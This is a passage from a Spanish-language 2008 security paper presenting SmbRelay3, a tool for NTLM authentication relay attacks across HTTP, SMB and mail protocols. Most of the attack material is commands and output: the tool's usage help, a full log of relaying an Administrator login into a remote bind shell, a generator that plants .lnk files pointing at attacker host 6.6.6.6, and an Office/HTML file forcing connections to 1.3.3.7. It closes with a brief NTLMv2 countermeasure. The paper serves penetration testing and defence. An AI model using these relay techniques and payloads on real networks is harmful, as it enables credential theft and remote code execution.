Si bien la idea funcionaba con sistemas Windows 0x/NT 4.0, la herramienta era muy inestable, y permitía ganar acceso a la máquina de destino mientras la conexión estuviese establecida. En el momento en el que el cliente cerraba el socket, se perdía cualquier posibilidad de repetir el ataque.

Además, existían otros problemas como la compatibilidad con las diferentes versiones, en definitiva, que si bien esta herramienta era una potente prueba de concepto de dicha vulnerabilidad en su momento, es difícil aplicarla a día de hoy en un entorno real, con sistemas Windows XP y 2003.

Multiprotocol support

NTLM es utilizado en la actualidad como mecanismo de autenticación embebido en múltiples protocolos de red. SMB es el ejemplo más conocido pero NTLM es utilizado además en:

- **HTTP**: Método de autenticación nativa de Windows
- **EMAIL**: Tanto los protocolos **IMAP**, **POP3**, y **SMTP** de servicios basados en Windows, como por ejemplo Exchange Server, utilizan NTLM para la autenticación del cliente.
- **TELNET**: A pesar de ser un protocolo inseguro, es posible encontrar sistemas que utilizan NTLM como mecanismo de autenticación para prevenir el enviar el usuario y contraseña en claro a través de la red.
- Existen además otros protocolos que también lo soportan, como pueden ser las autenticaciones dinámicas con **DNS**, o los servidores Microsoft **SQL Server**.

En la mayoría de estos protocolos, el uso de NTLM se usa junto con una codificación Base64 para enviar estos datos en un formato de texto.

Un ejemplo de un paquete HTTP que contiene un mensaje NTLM de tipo 1 es el siguiente:

```
GET /resource HTTP/1.1
Host: server.protectednet.local
```

Defeating Win32 network security with NTLM - <http://www.tarasco.org>

© Andrés Tarascó Acuña - 2008

```
Authorization: NTLM TIRMTVNTUAABAAAAB4IIAAAAAAAAAAAAAAAAAAAAAAAAAAAA=-
Connection: Keep-Alive
```

La existencia de tal diversidad de protocolos con soporte de NTLM nos podría permitir utilizar todos ellos como vectores de ataque para el *replay attack*, y combinarlos para ganar acceso a los recursos que queramos.

Se ha verificado además, que la protección de Windows 2003 R2 para prevenir el ataque de replay attack, que consiste en no aceptar un *Challenge* que ha sido generado previamente por él mismo en una conexión que sigue estando activa, deja de ser funcional si el protocolo de origen y de destino difieren, es decir, si un sistema Windows 2003 R2 se conecta a nosotros a través de http, nosotros podríamos reconectarnos a él a través de SMB y saltarnos dicha protección.

Evidentemente, dado que se trata de una protección local, nada nos impide hacer el ataque de replay attack contra otro sistema Windows 2003 del dominio.

SmbRelay III: Replay attack evolution

Smbrelay3, surge como necesidad de implementar una aplicación capaz de llevar a cabo a día de hoy los ataques mencionados en este documento, haciendo especial hincapié en el soporte multiprotocolo, tanto en origen como en destino.

Entre las principales propiedades cabe destacar:

- Funcionamiento Multiplataforma (Win32 + Linux)
- Soporte SMB: Puerto 445 TCP como *binding* por defecto.
- Soporte POP3
- Soporte IMAP
- Soporte SMTP
- Soporte HTTP
- Soporte "PSEXEC" (usando un Hash NTLM o un Password)
- SMB Proxying (Generación de Challenge específicos para usar con herramientas de cracking como Rainbowcrack/winrtgen.
- Especificar diferentes hosts de origen (*spoofing*) y hosts de destino. Smbrelay3 conecta por defecto contra el propio cliente a través de SMB. La elección de destino alternativo resulta útil en el caso de la presencia de firewalls, como el integrado en estaciones de trabajo con Windows XP, o cuando intentamos realizar ataques contra un sistema Windows 2003.

```

SmbRelay3 - NTLM Authentication replay attacks
(c) 2007 - 2008 Andres & Miguel Tarasco
Web Site - http://www.tarasco.org

Usage: SmbRelay3.exe <binding> [options]

Binding Parameters:
--ListForSMBRequests      (Wait for incoming connections against port 445)
--ListForHTTPRequests     (Wait for incoming connections against port 80)
--ListForSMTPRequests     (Wait for incoming connections against port 25)
--ListForIMAPRequests     (Wait for incoming connections against port 143)
--ListForPOP3Requests     (Wait for incoming connections against port 110)
--psexec <host> <username> <password> (psexec like tool)
--psexec <host> <username> <:NTLMHash> (psexec like tool)

Optional Parameters
--AlternativeSrcPort <port> (Listen under different Port)
--AlternativeDstPort <port> (Connect to a different SMB Port)
--SMBDestinationHost <host> (Replay attack against third part host)
--SrcHostname <host> (Spoof incoming client name for Win2k (default smbrelay)
--ftp <hostname> <port> <user> <pass> <download smrs.exe from remote ftp server)
--vvlv (Displays verbose information )

Example: smrelay3.exe --ListForHTTPRequests --AlternativeSrcPort 8080 --SMBDestinationHost dc.mydomain.com

```

Imagen 17 – Ayuda de Smbrelay3

Para liberar el puerto 445TCP bajo Win32 simplemente debemos modificar la siguiente clave del registro y reiniciar (es recomendable hacer un backup de la misma =)

```

TransportBindName="\\Device\\" → TransportBindName=""
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters

```

Si bien el uso de múltiples protocolos es una ventaja, por ejemplo para explotar una conexión entrante a través de SMB para poder descargar el correo de un usuario en un servidor Exchange, o usar una conexión saliente http para conectar con el servidor OWA de la organización que requiere autenticación NTLM, este no es el objetivo principal de SmbRelay3.

El objetivo de Smbrelay3, desarrollado especialmente para su uso en proyectos de pentesting interno, es la **ejecución de código remota**.

El funcionamiento de un ataque típico con Smbrelay3 es el siguiente:

- Se reenvían las credenciales contra un sistema remoto.
- Se autentica con el sistema remoto a través de SMB
- Conecta con IPC\$ y se eligen una de las siguientes opciones
 - A) Conecta con admin\$, copia un fichero (bindshell), crea un servicio y lo ejecuta
 - B) Si el recurso admin\$ no existe, se crea un servicio cuyo payload es un script que descarga el binario por ftp y lo ejecuta.
 - C) Si las credenciales del usuario no tienen privilegios de creación de servicios, se intenta modificar la configuración de un servicio existente (aprovechando para ello credenciales de usuario avanzado, o explotando un problema de configuración del sistema como lo hace srvcheck, descarga el binario por ftp y lo ejecuta.

Este escenario es ideal para entornos en los que los usuarios trabajan con privilegios de “usuario avanzado”, de administrador local/dominio, de sistemas no parcheados ante la vulnerabilidad MS06-011 o que ejecutan versiones de software vulnerables.

El *payload* suministrado con smbrelay3, llamado *smrs.exe (SmbRelay Shell)* es una sencilla bindshell de 2kb que ejecuta un cmd.exe en el puerto 8080 del sistema. Este binario puede ser modificado por cualquier otro payload, por ejemplo, una shell inversa para evitar los firewalls de los sistemas que solo permiten conexiones entrantes SMB.

Las pruebas realizadas en entornos en los que los usuarios trabajaban con cuentas privilegiadas permitieron obtener múltiples Shells remotas en los sistemas en cuestión de minutos. Para lograr esto, debemos hacer uso de vectores de ataque que nos permitan forzar conexiones de red desde los sistemas de la red.

SmbRelay III attack example:

Ejemplo de la ejecución, en modo “verbose” del ataque “HTTP → SMB” que sucede cuando nuestro equipo recibe una conexión HTTP de un cliente de la red.

```
C:\>SmbRelay3.exe --ListForHTTPRequests --v
SmbRelay3 - NTLM Authentication replay attacks
(c) 2007 - 2008 Andres & Miguel Tarasco
Web Site - http://www.tarasco.org

[+] Accepted Connection - Replaying against 192.168.0.2
[+] Reading Initial HTTP Request...
[+] Sending Default HTTP 401 Error response and asking for authentication NTLM
[+] Reading Second HTTP Request with Auhorization Header..
GET / HTTP/1.1

[+] Authorization header received.
[+] Init HTTP to SMB attack - Connecting with: 192.168.0.2:445
Received SMB Message with NTLM v2 packet
[+] Debug Information
NTLM Challenge:

  Ident = NTLMSSP
  mType = 2
  Domain = SERVIDOR
  Flags = 02828205
  Challenge = 03 99 cf 1d a3 60 76 99
  SecBuffer = 16
  SBOffset = 56
  DomainLen = 16
  DomainName = SERVIDOR
  ServerName = SERVIDOR
  DnsName = SERVIDOR
  FQDNName = SERVIDOR
Sending NTLM Challenge from SMB Server to the HTTP Client
Sending HTTP Response: HTTP/1.1 401 Access Denied
```

Defeating Win32 network security with NTLM - <http://www.tarasco.org>
© Andrés Tarascó Acuña - 2008

Server: Microsoft-IIS/6.0
WWW-Authenticate: NTLM
TIRMTVNTUAACAAAAEAAQADgAAAAHsgAAA5nPHaNgdpkAAAAAAAAAFQAVABIAAAABQLODgAAAA9TA
EUAUgBWAEkARABPAFIAAgAQAFMARQBSAFYASQBAAE8AUgABABAAUwBFAFIAVgBJAEQATwBSAAQAEAB
TAEUAUgBWAEkARABPAFIAAwAQAFMARQBSAFYASQBAAE8AUgAAAAAA
Content-Length: 0
Content-Type: text/html

Received Final Authentication packet from remote HTTP Client

GET / HTTP/1.1

Accept: */*

Accept-Language: es

UA-CPU: x86

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; .NET CLR 1.1.4322; .NET CLR 2.0.50727;
.NET CLR

3.0.04506.30; InfoPath.2; .NET CLR 3.0.04506.648)

Host: 192.168.0.1

Connection: Keep-Alive

Authorization: NTLM

TIRMTVNTUAADAAAAGAAAYAgAAAAAYABgAoAAAABYAFgBIAAAAGgAaAF4AAAAQBAAeAAAAAAAAAC4AA
AABYIAAgUCzG4AAAAAPMQA5ADIALgAxADYAOAAuADAALgAxAEAAZABtAGkAbgBpAHMAdABYAGEAdABvA
HIAUwBFAFIAVgBJAEQATwBSAB3YgOhrMrjZioQCQM2QrVJkCQBek6aMCx3YgOhrMrjZioQCQM2QrVJkCQB
ek6aMCw==

NTLM Response:

Ident = NTLMSSP

mType = 3

LmResp = 1d d8 80 e8 6b 32 b8 d9 8a 84 02 40 cd 90 ad 52 64 09 00 5e 93 a6 8c 0b

NTResp = 1d d8 80 e8 6b 32 b8 d9 8a 84 02 40 cd 90 ad 52 64 09 00 5e 93 a6 8c 0b

Domain = 192.168.0.1

User = Administrator

Wks = SERVIDOR

sKey =

Flags = 02008205

Username: Administrator

DomainName: 192.168.0.1

WorkstationName: SERVIDOR

Trying to authenticate to remote SMB as Administrator

Sending Final SMB Authentication packet with NTLM Message type 3

SessionSetupAndX Completed. Authentication against 192.168.0.2 Succeed as Administrator

[+] Connecting against \\192.168.0.2\IPC\$

[+] Trying to connect to admin\$

[+] Creating Remote File smrs.exe under admin\$

[+] Writing File smrs.exe into admin\$ (2048 bytes)

[+] Opening Remote Service Control Manager pipe \svctcl

[*] Sending RPC BindRequest to SCM pipe

[*] Reading Response from Binding Request

[+] Opening Remote Service Control Manager (Creating Service)

[+] Creating Remote Service

Defeating Win32 network security with NTLM - <http://www.tarasco.org>

© Andrés Tarascó Acuña - 2008

```
[+] Opening Remote Service
[+] Starting Remote Service...
[+] *** Remote SmbRelay3 BindShell Service Running ***: (192.168.0.2:8080)

[+] Listening for incoming connections at port 80
```

Desde una consola alternativa, intentamos conectar con el servidor atacado al puerto utilizado por defecto por nuestra bindshell.

```
C:\>nc 192.168.0.2 8080
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

La ejecución de Smbrelay3 con el flag “-v” activo muestra información adicional tanto por consola como al cliente, con datos sobre el ataque en su navegador.




Imagen 18 – HTTP replay attack

Es recomendable por tanto, en un ataque real, modificar el código HTML mostrado al cliente ☺

SmbRelay III: attack vectors

Estos son unos ejemplos de posibles vectores de ataque para explotar las vulnerabilidades en NTLM. Algunos de ellos no son nuevos, pero siguen siendo totalmente válidos a día de hoy.

1. **DNS Spoofing**: Suplantar un host del dominio. Para ello puede usarse la última vulnerabilidad de DNS con Metasploit.
2. **IP Spoofing** : O diferentes técnicas de denegación de servicio que nos permitan suplantar un sistema de la red. (por ejemplo suplantar impresoras que permiten impresión via SMB)
3. **Payloads** en servidores de ficheros y carpetas compartidas: La presencia de ficheros **.lnk** y **desktop.ini** especialmente creados permiten forzar al equipo del cliente a conectar con el recurso smb de red de nuestra elección. Para ello, debemos dejar estos ficheros en recursos compartidos con acceso público.

```
C:\Web\payload\payload>payload.exe
Force Network connections - payload generation
Author: Andres Tarasco Acuna - (c) 2007-2008
URL: http://www.tarasco.org

usage:
payload.exe -t [d0!d1!d2!d3!d4!u!l!h!o] -d destination -p path

C:\Web\payload\payload>payload.exe -t 1 -d \\6.6.6.6 -p \\fileserver\sharedfolder
Force Network connections - payload generation
Author: Andres Tarasco Acuna - (c) 2007-2008
URL: http://www.tarasco.org

destination: \\6.6.6.6
Opening: \\fileserver\sharedfolder\payload.lnk

C:\Web\payload\payload>
```

Imagen 19 – Generador de payloads de red

Con el ejemplo anterior, cualquier acceso a la carpeta [\\fileserver\sharedfolder](#) por parte de cualquier usuario de la red, permitirá establecer una conexión de red contra nuestro equipo “6.6.6.6”

4. **Payloads HTML** (hipervinculos, XSS, .. que apunten a recursos SMB o HTTP). Especialmente útil para generar emails que serán enviados a los usuarios del dominio. Para que este ataque sea factible, el usuario debe visualizar los correos en HTML.




Imagen 20 – Generación de payloads por email

5. **Office:** Código HTML embebido (Outlook,powerpoint,office,..)

Cualquier página HTML puede ser renombrada a .doc/xls/ppt y enviado al usuario.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<STYLE></STYLE>
<LINK href="file://\\1.3.3.7\Smbrelay$" type=text/css rel=stylesheet></HEAD>
<BODY>
<DIV><FONT face=Arial size=2>SMBRELAY3</FONT></DIV></BODY></HTML>
```

Si el código anterior se guarda en un fichero con extensión ppt/doc/xls/pptx/.. office procesara el código embebido.

6. **Office IRM (Information rights Management)**, modificando la url del servidor IRM en los documentos "cifrados" de office, se consigue que el cliente realice una petición http contra un servidor arbitrario, que se haya configurado en el documento. Debido a la interacción entre Outlook y office, se puede utilizar para lograr una conexión en el momento de la recepción del documento vía email. IRM no es capaz de detectar que el documento ha sido modificado.

NTLM Challenge Cracking

Como se ha comentado anteriormente, un *Challenge* de red es un valor aleatorio de 64 bits (uint64) generado por el servidor en un paquete NTLM de tipo 2. Cuando se intenta realizar la autenticación contra un sistema, el Hash NTLM proporcionado por el cliente tiene que estar cifrado con el propio Challenge generado por el servidor para que la validación se realice correctamente.

Esto quiere decir que un hash de autenticación de red NTLM, capturado con un sniffer mientras se realizan ataques de arp poisoning (por ejemplo capturado con herramientas automáticas como CAIN), únicamente servirá para realizar ataques de fuerza bruta basados en diccionario.

Un posible método de ataque podría ser el de analizar la entropía en la generación de números aleatorios (Challenges de autenticación) por parte de un servidor, y verificar la viabilidad de que un paquete, capturado previamente con un sniffer, contenga el mismo challenge de red que uno que nos proporcione el servidor en un nuevo intento de conexión.

Las pruebas de benchmarking han permitido verificar que una única conexión de red es capaz de establecer 500 conexiones por segundo contra un servicio SMB remoto. Sobre esta conexión, se enviarán paquetes NTLM de tipo 1 para forzar al servidor a la generación del Challenges, esperando a que el servidor responda con un Challenge específico.

Este valor puede verse incrementado significativamente evitando reintentos de conexión. Para conseguir este objetivo, una vez establecida la conexión con y realizada la negociación SMB, el cliente debe enviar múltiples peticiones con paquetes NTLM de tipo 1 a través del mismo socket. El servidor aceptará 2048 peticiones consecutivas hasta devolver el código de error NTSTATUS == 0x005a0002, que indica que se han asignado demasiados identificadores de usuario, y cerrará la conexión. Aprovechando esta técnica, el número de peticiones simultáneas contra un único servidor Windows 2003 R2, a través de una conexión de área local, el rendimiento puede aumentar hasta los 1820 Challenges/segundo.

Hit: 34270000 (18828.000000 seconds elapsed - 1820.161462 keys/s)

Hit: 34280000 (18833.000000 seconds elapsed - 1820.209207 keys/s)

Hit: 34290000 (18839.000000 seconds elapsed - 1820.160306 keys/s)

Hit: 34300000 (18844.000000 seconds elapsed - 1820.208024 keys/s)

Hit: 34310000 (18850.000000 seconds elapsed - 1820.159151 keys/s)

Hit: 34320000 (18855.000000 seconds elapsed - 1820.206842 keys/s)

Dado que una infraestructura tecnológica cuenta con múltiples servidores del dominio, podemos realizar este ataque de forma distribuida, por lo que contando con 10 servidores del dominio objetivo, se puede hablar de un rendimiento efectivo de unas 18.200 claves por segundo. Lo que hace un total de más de 65 millones de claves por hora (65.520.000 C/S). El ancho de banda consumido con este ataque es de aproximadamente 8mbits/s por cada sistema contra el que se realiza el ataque, suficiente para ser soportado por una conexión de red típica 100mb.

Se han realizado diferentes pruebas contra varias plataformas, para examinar si la generación de claves sigue algún patrón definido, o si por el contrario se trata de una distribución completamente aleatoria. Para ello, se ha dividido el espacio de claves en 255 bloques, y se han calculado el número de claves obtenidas en cada uno de ellos. Desafortunadamente, el resultado muestra una distribución completamente aleatoria.




Imagen 21 – Distribución de valores aleatorios en los Challenges de autenticación

Las implicaciones directas de este resultado es que, a pesar de poder obtener remotamente 65 millones de claves cada hora, las probabilidades de que se repita el challenge es de $1 / 0xFFFFFFFFFFFFFFFF$, lo que implicaría que un script que estuviese verificando claves permanentemente tardaría años antes de que esa clave se pueda repetir.

Es posible usar herramientas como rainbow crack para crackear los hashes NTLM de red sin embargo, debido a lo grande que es el espacio de claves (de $0x0000000000000000$ a $0xFFFFFFFFFFFFFFFF$) esta técnica solo sería factible realizando tablas para un Challenge específico.

La herramienta Winrtgen, basada en rainbow crack, es capaz de generar estas tablas para un Challenge específico. Habitualmente, se usa el Challenge $0x1122334455667788$, dado que herramientas como CAIN son capaces de hacer ataques de MITM modificando el Challenge de los paquetes, de forma que se puedan hacer ataques de cracking más efectivos.

The end

Some additional information

Agradecimientos

- **Iñaki Lopez** por su librería NTLM
- **Ernst & Young** Advance Security Center @ Madrid
- Bernardo Quintero, Hispasec – Por la organización del congreso **LaCon 2008** en Málaga donde fue presentada esta herramienta.
- **Mario Ballano** y el resto del staff de 48bits

Contramedidas

Es sencillo, forzar el uso de NTLMv2 de forma nativa en el directorio activo y no permitir que conviva con otros protocolos de autenticación heredados como LM y NTLM.

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA\LMCompatibility  
Level = 6
```

Referencias y enlaces de interes

Algunos enlaces de interés relacionados con los temas tratados en este documento.

- **Smbrelay3:**
<http://www.tarasco.org/Web>
- **Paper “Exploiting Win32 design flaws”:**
<http://www.514.es/download/Win32.Design.Flaws.pdf>
- **Payload generator:**
http://www.tarasco.org/Web/payload/html/payload_8c-source.html
- **Sir Dystic SmbRelay:**
<http://www.xfocus.net/articles/200305/smbrelay.html>
- **Microsoft NTLMv1 and NTLMv2 information:**
<http://msdn.microsoft.com/en-us/library/cc207910.aspx>

Defeating Win32 network security with NTLM - <http://www.tarasco.org>
© Andrés Tarascó Acuña - 2008

- **Microsoft NTLM protocol specifications:**
<http://msdn2.microsoft.com/en-us/library/cc207842.aspx>
- **Wikipedia NTLM:**
<http://en.wikipedia.org/wiki/NTLM>
- **Mas información sobre mensajes NTLM:**
<http://davenport.sourceforge.net/ntlm.html>
- **Samba project:**
<http://us3.samba.org/samba/>
- **48bits security (Spanish):**
<http://www.48bits.com>
- **Reversemode:**
<http://reversemode.com/>